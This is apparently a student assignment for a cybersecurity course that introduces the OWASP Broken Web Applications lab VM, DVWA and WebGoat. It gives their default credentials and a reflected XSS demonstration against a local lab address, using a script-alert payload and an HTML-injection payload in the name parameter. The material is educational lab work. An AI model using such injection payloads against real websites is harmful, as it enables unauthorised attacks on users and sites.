Name: Samarth Jain

USN: 4SU20CS081

Course: Cybersecurity

Trainer: Bharath Kumar

Date: 31/08/2023

Assignment Details

Assigned Date: 30/08/2023

Due Date: 31/08/2023

Topic: OWASP Broken Web Applications

Introduction


The OWASP Broken Web Applications (OWASP BWA) project is a collection of vulnerable web applications that have been deliberately designed with security flaws. These flaws are intended to serve as educational resources for individuals interested in learning about web application security. The project provides various vulnerable web applications written in different programming languages, frameworks, and technologies, allowing developers, security professionals, and researchers to practice identifying and mitigating security vulnerabilities in a controlled environment.

The main purpose of the OWASP Broken Web Applications project is to promote awareness of common web application vulnerabilities and to provide a hands-on learning experience for individuals looking to improve their skills in secure coding, penetration testing, and security assessments. By exploring and experimenting with these deliberately vulnerable applications, users can gain practical insights into real-world security issues and how to address them effectively.

The OWASP BWA project is part of the Open Web Application Security Project (OWASP), a nonprofit organization focused on improving the security of software. OWASP provides a wealth of resources, tools, and best practices for web application security, and the Broken Web Applications project is just one of the many initiatives they undertake to fulfil their mission.

Content

Open Web Application Security Project (OWASP) Broken Web Application



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS	
OWASP Vicnum	OWASP 1-Liner
Google Gruyere	Hackxor
WackoPicko	BodgeIt
Cyclone	Peruggia

Damn Vulnerable Web Application (DVWA)

Login Page

Username: admin

Password: admin



Username

admin

Password

•••••


Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

DVWA Home Page

This package contains a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface. Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

XSS (Cross Site Scripting) Reflected

Input: SAM



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello SAM
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Input: <script>alert('SAM')</script>

//Javascript code to alert the text 'SAM'



```
10.0.2.6/dvwa/vulnerabilities/xss_r/?name=<script>alert('SAM')<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello


10.0.2.6

SAM

Read 10.0.2.6

Input: <h1>SAM</h1>

//HTML code to return the text 'SAM' in heading level 1



```
10.0.2.6/dvwa/vulnerabilities/xss_r/?name=<h1>SAM<%2Fh1>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello
SAM

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

OWASP WebGoat

Login Page

Username: webgoat

Password: webgoat


Kali Linux | owaspbwa OWASP Broke

10.0.2.6

This is the VM for the Open Web Application Security Pr... project. It contains many, very vulnerable web applications, which are listed below. More information a... User Guide and Home Page.

For details about the known vulnerabilities in these appl... spbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM ... that you ru... ngly recommend ... rk in the virtual

10.0.2.6

This site is asking you to sign in.

Username: webgoat

Password: •••••••

Cancel | Sign in

TRAINING APPLICATIONS

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS

10.0.2.6/WebGoat/attack

Home Page

WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.

WebGoat provides a safe environment to practice exploiting security flaws commonly found in web applications. It covers a wide range of vulnerabilities, such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), insecure authentication mechanisms, and more.


Kali Linux | How to work with WebG

10.0.2.6/WebGoat/attack

Choose another language: English

Logout

How to work with WebGoat

OWASP WebGoat v5.4

Show Params | Show Cookies | Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos | Restart this Lesson

How To Work With WebGoat

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

